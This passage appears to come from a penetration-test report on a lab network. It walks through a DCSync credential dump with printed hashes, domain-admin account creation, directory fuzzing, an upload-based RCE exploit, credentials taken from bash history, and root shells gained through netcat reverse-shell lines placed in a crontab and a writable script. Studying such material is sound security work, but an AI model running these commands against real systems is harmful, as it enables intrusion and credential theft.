> The user S-1-5-21-536607578-2290752761-4228580252-1112 has the DS-Replication-Get-Changes and the DS-Replication-Get-Changes-All privilege on the domain CALIPENDULA.LOC.
>
> These two privileges allow a principal to perform a DCSync attack.

This represents a significant opportunity to directly take control of the Domain Controller. We therefore decide to use the tool ***Impacket-secretsdump*** to exploit this vulnerability.


```
┌──(a.decaro39㉿pteh-kali-072-6)-[~/blood3]
└─$ impacket-secretsdump finance.calipendula.loc/vespino@192.168.72.7 -hashes :a60e9c2693255103525a81d47a428244
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:cf7a2475c4de01326509de6d670e5a06:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3bd3d3d31e4261f9540ea70d339c13ad:::
ShellBreakers:1160:aad3b435b51404eeaad3b435b51404ee:8df2928c5cb1de5c6bdafe955feba85a:::
kitsunes:1161:aad3b435b51404eeaad3b435b51404ee:bc79dc852d0cb58280d53140d9b26977:::
Lohackers:1162:aad3b435b51404eeaad3b435b51404ee:93d70be66fd043bff9aae8799ffd39cd:::
ShadowHackers:1163:aad3b435b51404eeaad3b435b51404ee:5463129262b8f60c48d3735f35ac7778:::
reverseEkans:1166:aad3b435b51404eeaad3b435b51404ee:4fd99f159be445e1942864a52ba959b8:::
ghostshell:1167:aad3b435b51404eeaad3b435b51404ee:15ac12d937261d6898e31b905725235a:::
Lohackers2:1169:aad3b435b51404eeaad3b435b51404ee:e5abfbc0410c5ce37bae2276dee52aaf:::
DC1$:1000:aad3b435b51404eeaad3b435b51404ee:81d71c5bda47fe91230431b29d537082:::
TestComputer2$:1144:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ATTACKERSYSTEM$:1164:aad3b435b51404eeaad3b435b51404ee:ef266c6b963c0bb683941032008ad47f:::
LOHACKERS$:1165:aad3b435b51404eeaad3b435b51404ee:32855e5613724cbe9ae6c8b433ccbd83:::
FINANCE$:1157:aad3b435b51404eeaad3b435b51404ee:c072c543b51864f909c92272da3a2bda:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:57071fca26cd56b612ba866ad3b2095b35b98ed3a67b346e365cbae7173417f1
Administrator:aes128-cts-hmac-sha1-96:d86936a4e7a5a0ff7eb52d748c739c34
Administrator:des-cbc-md5:f234e040fd614c04
krbtgt:aes256-cts-hmac-sha1-96:a3d7af54fc5c6237467bdff8d06524e7e338e994e395b17b3e0e642d32a51ad2
krbtgt:aes128-cts-hmac-sha1-96:04453921e3c32684c68c46242ab5c0d7
krbtgt:des-cbc-md5:2a4994bcc2dc6b64
ShellBreakers:aes256-cts-hmac-sha1-96:dbc9a2e8508a3d2b332934573701555f7d8d3f0e186564f605b096573087204440
ShellBreakers:aes128-cts-hmac-sha1-96:61ad9500977bce1d9095e5b27644a9bb
ShellBreakers:des-cbc-md5:fba431a2cdea2545
kitsunes:aes256-cts-hmac-sha1-96:420d8d9f2cefa77026d26a523948582eb0b217e3f1c119c564d25b6ea5d0a48e
kitsunes:aes128-cts-hmac-sha1-96:3b199922377197776c56080a7c27b0d54
kitsunes:des-cbc-md5:310bea15a8c2fea4
Lohackers:aes256-cts-hmac-sha1-96:8461409ed6bbb2be4bb6de994fe18578609681f981adcff134e945a5578e141c
Lohackers:aes128-cts-hmac-sha1-96:daf507187ccad906cb8bc0280b958011
Lohackers:des-cbc-md5:917aad024640ad04
ShadowHackers:aes256-cts-hmac-sha1-96:b39a63f06e85cdbd5e4cffa4c47e5f35086edc8b1ffe5adca114e4f89bf1ea60
ShadowHackers:aes128-cts-hmac-sha1-96:fd3275b777bd3e1ea5e6a756193d7ef9
ShadowHackers:des-cbc-md5:ba67345294c8328a
reverseEkans:aes256-cts-hmac-sha1-96:51151428754ed27a0e860a0d1b717accf2e42c6e4379ea72a5a9032da26e4c83
reverseEkans:aes128-cts-hmac-sha1-96:b166ce4fe4bbb9b797994229b4edd040
reverseEkans:des-cbc-md5:fb5bef73fb791a92
ghostshell:aes256-cts-hmac-sha1-96:45e5f4cc2f88d8089d90884c52a18136b97197285dc8ddbbbc67764f0e6ec3a6
ghostshell:aes128-cts-hmac-sha1-96:e5190cf7eab10b37ec01046ed999b54d
ghostshell:des-cbc-md5:26a2dc8c76b0fe86
Lohackers2:aes256-cts-hmac-sha1-96:d7fc572f7da9181669843bd97e8bf5f78e2af1b5a890e1b45a1848dff3b47190
Lohackers2:aes128-cts-hmac-sha1-96:544392d291ff551a0b11ed5fc904434b
Lohackers2:des-cbc-md5:04f207ecfbbcc73b
DC1$:aes256-cts-hmac-sha1-96:a4923141123d867716ac9c6583be4c930b1aee1f40f5e657c05efdc68f4e7446
DC1$:aes128-cts-hmac-sha1-96:21a512da6fe8c8ffddea95155db43b51
DC1$:des-cbc-md5:5b2ad6f24cf7c8fd
ATTACKERSYSTEM$:aes256-cts-hmac-sha1-96:6cd1e803082f7f7d40e744bbc90b20ceb621fce517578c8a23f35b0ff0c765ff
ATTACKERSYSTEM$:aes128-cts-hmac-sha1-96:68e220c69e91432c3fe99f00547834bf
ATTACKERSYSTEM$:des-cbc-md5:fba886c7048c9d3d
LOHACKERS$:aes256-cts-hmac-sha1-96:7bc254e4eae499ad3061fcfe39208ef8352f2d10ea69a20bf354c902bda9ca13
LOHACKERS$:aes128-cts-hmac-sha1-96:719601dc99c7d18375995b64290a9582
LOHACKERS$:des-cbc-md5:aecef7fe3e070734
FINANCE$:aes256-cts-hmac-sha1-96:b6fe8c44623a5561e13d21c6090e1a5257b1261a5cb65cf371a343d741b65d5b
FINANCE$:aes128-cts-hmac-sha1-96:435c60f43a70bc49e5f2c818f26a5b60
FINANCE$:des-cbc-md5:027c7c864a9bc4ab
```

Among the outputs returned by the tool, we immediately notice that one of the password hashes provided is that of the **administrator**.

This hash can be used to gain direct access to the Domain Controller, replicating the final steps of the previous attack by **creating a new user** on the Domain Controller with both local and domain administrator privileges.

```
C:\temp> net user kitsunes Password123## /add /domain
La richiesta verrà elaborata dal controller di dominio per il dominio finance.calipendula.loc.

Esecuzione comando riuscita.


C:\temp> net user /domain
La richiesta verrà elaborata dal controller di dominio per il dominio finance.calipendula.loc.


Account utente per \\srvapp.finance.calipendula.loc

-------------------------------------------------------------------------------
Administrator            ammo                     Guest
kitsunes                 krbtgt                   segreteria
vespino
Esecuzione comando riuscita.
```

```
C:\temp> net group "Domain Admins" kitsunes /add /domain
La richiesta verrà elaborata dal controller di dominio per il dominio finance.calipendula.loc.

Esecuzione comando riuscita.


C:\temp> net group "Domain Admins" /domain
La richiesta verrà elaborata dal controller di dominio per il dominio finance.calipendula.loc.

Nome gruppo     Domain Admins
Commento        Designated administrators of the domain

Membri

-------------------------------------------------------------------------------
Administrator            ammo                     kitsunes
Esecuzione comando riuscita.
```

Appendix L0- Proof of concepts

IP	USER	PROOF	CONTENT
192.168.72.5	**www-data**	**foothold.proof**	**/2e9e54cf510c481285492fd71ca1971 -**
192.168.72.5	**transito**	**1st.proof**	**8ba5ad8cbc5ff1a21a133e516f2b2143 -**
192.168.72.5	**root**	**root.proof**	**1e76ede5cb15963d764f3df5d4e5ab7f -**

Appendix L1 - Directory Listing and Sensitive data exposure

- **Pre-condition 1:** There is a web server on the target machine, which is online and accessible through HTTP requests. You can check it by using the nmap tool for network scanning.
- **Pre-condition 2:** In order to perform the attack, the attacker has to have a fuzzing tool. In this scenario, the attacker used the ***ffuf tool*** with a common dictionary of web page names, wmedium.txt.

From the Nmap output on the IP address 192.168.72.5, the first noticeable detail is that port 80 is open. If we navigate to the active web server page at *http://192.168.72.5* on machine five, we see a completely blank page.


Deciding not to trust this at face value, we choose to investigate further. With this suspicion in mind, and presupposing there would probably be more to this page than meets the eye, we verify this by implementing fuzzing, suspecting probably a **directory listing vulnerability**.

We then simply navigate in the folder containing the fuzzing tool and run the tool by typing in a command which would send **HTTP requests** to the system. It is set to attach a **placeholder** at the end of the main web server path where words from the dictionary will be substituted.


```
ffuf -w /usr/share/wordlists/wmedium.txt -u http://192.168.72.5/FUZZ
```

Note: the **-w** option is used to specify the directory where the dictionary is located, while the **-u** option is used to specify the URL of the target machine's web server.


The command will enumerate potential hidden directories and files, which could expose sensitive resources or lead to further attacks.




The fuzzing process directs us to the "**nt4stopc**" page, which captures our attention. To delve deeper, we attempt to **replicate the fuzzing starting from this page** in the same manner:




The fuzzing process appears to have revealed internal directories on the web server, which seem particularly sensitive, such as the "**DB**" folder and the "**Documents**" folder. This could support our hypothesis regarding the presence of a directory listing vulnerability. To confirm this, we decide to **visit both directories** via the browser to check if their contents are accessible:






This serves as final confirmation of the directory listing vulnerability we previously mentioned. Among all the files in the directories, two particularly capture our attention: **exam_hall.sql** and **username_and_password.txt**.

Upon opening the second file, we find a message containing a Gmail email address and password, representing a potential breach of confidentiality for one of the system's users.




Appendix L2- Remote Command Execution and exam_hall exploit

Since the name seems to suggest something familiar, we proceed to search for an exploit related to this type of database on the Exploit Database portal. This involves querying for vulnerabilities or exploits associated with the potential database or context linked to **exam_hall.sql**, such as known exploits targeting exam management systems or similar schemas.




This exploit basically targets a vulnerability that allows **unauthenticated file uploads** leading to **remote command execution (RCE)**. The code exploits a vulnerability in **Exam Hall Management System 1.0** to upload a malicious PHP file to a vulnerable endpoint (`save_user.php`). This file allows remote command execution on the server, enabling the attacker to gain full control via HTTP requests using the `cmd` parameter.

If we execute our exploit from the terminal, it successfully completes its task:



However, since the core functionality involves remote command execution (RCE), we can hypothesize that by **embedding PHP commands directly into the HTTP request**, we might be able to replicate the attack without relying on the script. This would involve **crafting a manual HTTP request** to the vulnerable endpoint with malicious PHP code embedded in the payload.

We decide to immediately test our theory by attempting to open a reverse shell using ***Netcat***, as is customary. If the reverse shell successfully connects, it will confirm that our hypothesis is indeed valid.



As we can see from the output, our theory was correct, and we now have a reverse shell as the user **www-data**, which is essentially the Linux user associated with the webserver on the Linux system.

Appendix L3 - Exposure of Credentials via Bash History

Once we have accessed the **www-data** user, as described in Appendix L3, we can list the files in the home directory. By opening the **bash history file**, we find the credentials of another user on the machine, **transito**.

```
www-data@pteh-debian:/var/www$ ls -la
ls -la
total 852
drwxr-xr-x  6 www-data www-data   4096 Dec  4 15:18 .
drwxr-xr-x 12 root     root       4096 Oct  8 19:13 ..
-r--r--r--  1 www-data www-data    178 Dec  4 15:18 .bash_history
-rw-r--r--  1 www-data www-data      7 Dec  3 18:09 .bashrc
drwx------  3 www-data www-data   4096 Dec  4 12:48 .gnupg
drwxr-xr-x  3 www-data www-data   4096 Nov 20 17:43 .local
drwxr-xr-x  2 www-data www-data   4096 Dec  4 11:58 .ssh
-rw-r--r--  1 www-data www-data    215 Dec  4 12:46 .wget-hsts
-rw-r--r--  1 root     root         14 Dec  3 20:03 LoHackers.txt
-rw-------  1 www-data www-data     36 Dec  1 16:17 foothold.proof
drwxr-xr-x  3 www-data www-data   4096 Dec  1 16:00 html
-rwxr-xr-x  1 www-data www-data 824847 Dec  3 13:23 linpeas.sh
www-data@pteh-debian:/var/www$ cat .bash_history
cat .bash_history
cd root/.ssh
cd /etc/ssh/sshd_config
cd /etc/ssh
ls
cd ~/.ssh/authorized_keys
cd ~/.ssh/
ls
cd /tmp/rootbash -p
/tmp/rootbash -p
exit
mysql -utransito -p'Password###333###'
exit
```

We attempt to access the **transito** account using these credentials, and we successfully gain access.

```
www-data@pteh-debian:/var/www$ su - transito
su - transito
Password: Password###333###

transito@pteh-debian:~$ whoami
whoami
transito
```

```
transito@pteh-debian:~$ ls -la
ls -la
totale 40
drwxr-xr-x 4 transito transito 4096  4 dic 14.59 .
drwxr-xr-x 6 root     root     4096  3 dic 19.07 ..
-rw------- 1 transito transito   36  1 dic 16.16 1st.proof
-rw-r--r-- 1 transito transito 3330  4 dic 15.32 .bash_history
-rw-r--r-- 1 transito transito  220 29 mar  2024 .bash_logout
-rw-r--r-- 1 transito transito 3526 29 mar  2024 .bashrc
drwxr-xr-x 3 transito transito 4096  3 dic 18.35 .local
-rw-r--r-- 1 transito transito  807 29 mar  2024 .profile
-rw-r--r-- 1 transito transito   66  3 dic 18.37 .selected_editor
drwxr-xr-x 2 transito transito 4096  4 dic 03.23 .ssh
transito@pteh-debian:~$ cat 1st.proof
cat 1st.proof
8ba5ad8cbc5ff1a21a133e516f2b2143  -
transito@pteh-debian:~$
```

Once we gained access to the **transito** account, we checked its sudo privileges and discovered that it has permission to modify the root user's crontab.

```
transito@pteh-debian:~$ sudo -l
Password:
Corrispondenza voci Defaults per transito su pteh-debian:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

L'utente transito può eseguire i seguenti comandi su pteh-debian:
    (root) /usr/bin/crontab -e
transito@pteh-debian:~$ sudo crontab -e
```

At this point, we modified the crontab to execute a command every minute as the root user. This command establishes a connection through ***Netcat*** to our attacking machine, granting us elevated access.

```
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
* * * * * /usr/local/bin/iparalipomenidellabatracomiomachia.sh
0,5,10,15,20,25,30,35,40,45,50,55 * * * * /root/dellogs
* * * * * nc 192.168.72.6 1234 -e /bin/bash
~
~
~
"/tmp/crontab.VhJgXe/crontab" 26L, 1052B
```

Meanwhile, we s**et up a listener on the attacking machine (192.168.72.6)**, and after a minute, we successfully obtained a root shell, completing the privilege escalation.

```
┌──(a.decaro39㉿pteh-kali-072-6)-[~]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.72.6] from (UNKNOWN) [192.168.72.5] 42214
whoami
root
```

Appendix L4 - Incorrect Permission Assignment for Critical Resource (CWE-732)


Once we have accessed www-data as described in Appendix L3 we **browsed the disk** looking for files that could **help us escalate** privileges. At a certain point we arrived in the /usr/local/bin folder with the command `cd /usr/local/bin` and analyzing the files inside we noticed **one that was owned by root**, but that any user could read, modify and execute.

```
whoami
www-data
www-data@pteh-debian:/usr/local/bin$ ls -la
ls -la
total 1552
drwxr-xr-x  2 root root   4096 Dec  4 14:36 .
drwxr-xr-x 11 root root   4096 Oct 10 15:01 ..
-rwxr-xr-x  1 root root 759400 Oct 10 15:01 cvtsudoers
-rwxrwxrwx  1 root root    114 Dec  4 14:35 iparalipomenidellabatracomiomachia.sh
-rwsr-xr-x  1 root root 510396 Oct 10 15:01 sudo
lrwxrwxrwx  1 root root      4 Oct 10 15:01 sudoedit -> sudo
-rwxr-xr-x  1 root root 296592 Oct 10 15:01 sudoreplay
```

With the command "`cat`" we have read the content of file and we understood that it is a script that deletes old backup files (*2024*.tgz*) in the `/tmp` directory, **creates a new .tgz file containing a backup** of the `/var/www/html/passport/` directory, and saves it in the `/tmp` directory with a name that represents the **current date and time**.

```
www-data@pteh-debian:/usr/local/bin$ cat iparalipomenidellabatracomiomachia.sh
<ocal/bin$ cat iparalipomenidellabatracomiomachia.sh
#!/bin/bash

rm -f /tmp/2024*tgz
fname=$(date +%Y%m%d%H%M%s).tgz

tar -zcvf /tmp/$fname /var/www/html/passport/*

www-data@pteh-debian:/usr/local/bin$
```

We moved to the /tmp folder (`cd /tmp`) and viewing the files we noticed the .tgz file created by the script and owned by root, then executed by him. Printing several times we noticed that the file was updated every minute to save the new backup, then we understood that there is a crontab in root that runs every minute the script that we found in the /usr/local/bin/ folder.



We move to */usr/local/bin* (`cd /usr/local/bin`) and now taking advantage of the fact that **we can modify the script we have added** a line that allows us to execute a remote shell on the machine.

```
bash-5.2$ echo 'nc 192.168.72.6 4444 -e /bin/bash' >> iparalipomenidellabatracomiomachia.sh
bash-5.2$ cat iparalipomenidellabatracomiomachia.sh
#!/bin/bash

rm -f /tmp/2024*tgz
fname=$(date +%Y%m%d%H%M%s).tgz

tar -zcvf /tmp/$fname /var/www/html/passport/*
nc 192.168.72.6 4444 -e /bin/bash
```

We wait on the attacking machine on the port specified in the modified script and after a minute we have the **connection with the root user's shell** because as assumed before the **root crontab executes the script**.

```
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.72.6] from (UNKNOWN) [192.168.72.5] 42768
whoami
root
```

```
root@pteh-debian:~# ls -la
totale 64
drwx------  7 root root 4096  4 dic 15.18 .
drwxr-xr-x 18 root root 4096 28 set 08.30 ..
lrwxrwxrwx  1 root root    9  4 dic 15.18 .bash_history -> /dev/null
-rw-r--r--  1 root root  571 10 apr  2021 .bashrc
drwx------  3 root root 4096  1 dic 15.39 .config
-rwxr-xr-x  1 root root  190 25 ott 10.49 dellogs
drwx------  3 root root 4096 18 nov 12.52 .gnupg
-rw-------  1 root root   47  1 dic 15.54 .lesshst
drwxr-xr-x  3 root root 4096  9 nov 18.34 .local
-rw-r--r--  1 root root   14  3 dic 20.02 LoHackers.txt
-rw-------  1 root root  859  1 dic 15.52 .mysql_history
-rw-r--r--  1 root root  161  9 lug  2019 .profile
-rw-r--r--  1 root root   36  1 dic 16.18 root.proof
-rw-r--r--  1 root root   74  8 ott 19.15 .selected_editor
drwx------  2 root root 4096  4 dic 03.24 .ssh
drwxr-xr-x  3 root root 4096 13 nov 15.33 tmp
-rw-r--r--  1 root root  201 19 ott 08.54 .wget-hsts
root@pteh-debian:~# cat root.proof
1e76ede5cb15963d764f3df5d4e5ab7f  -
```

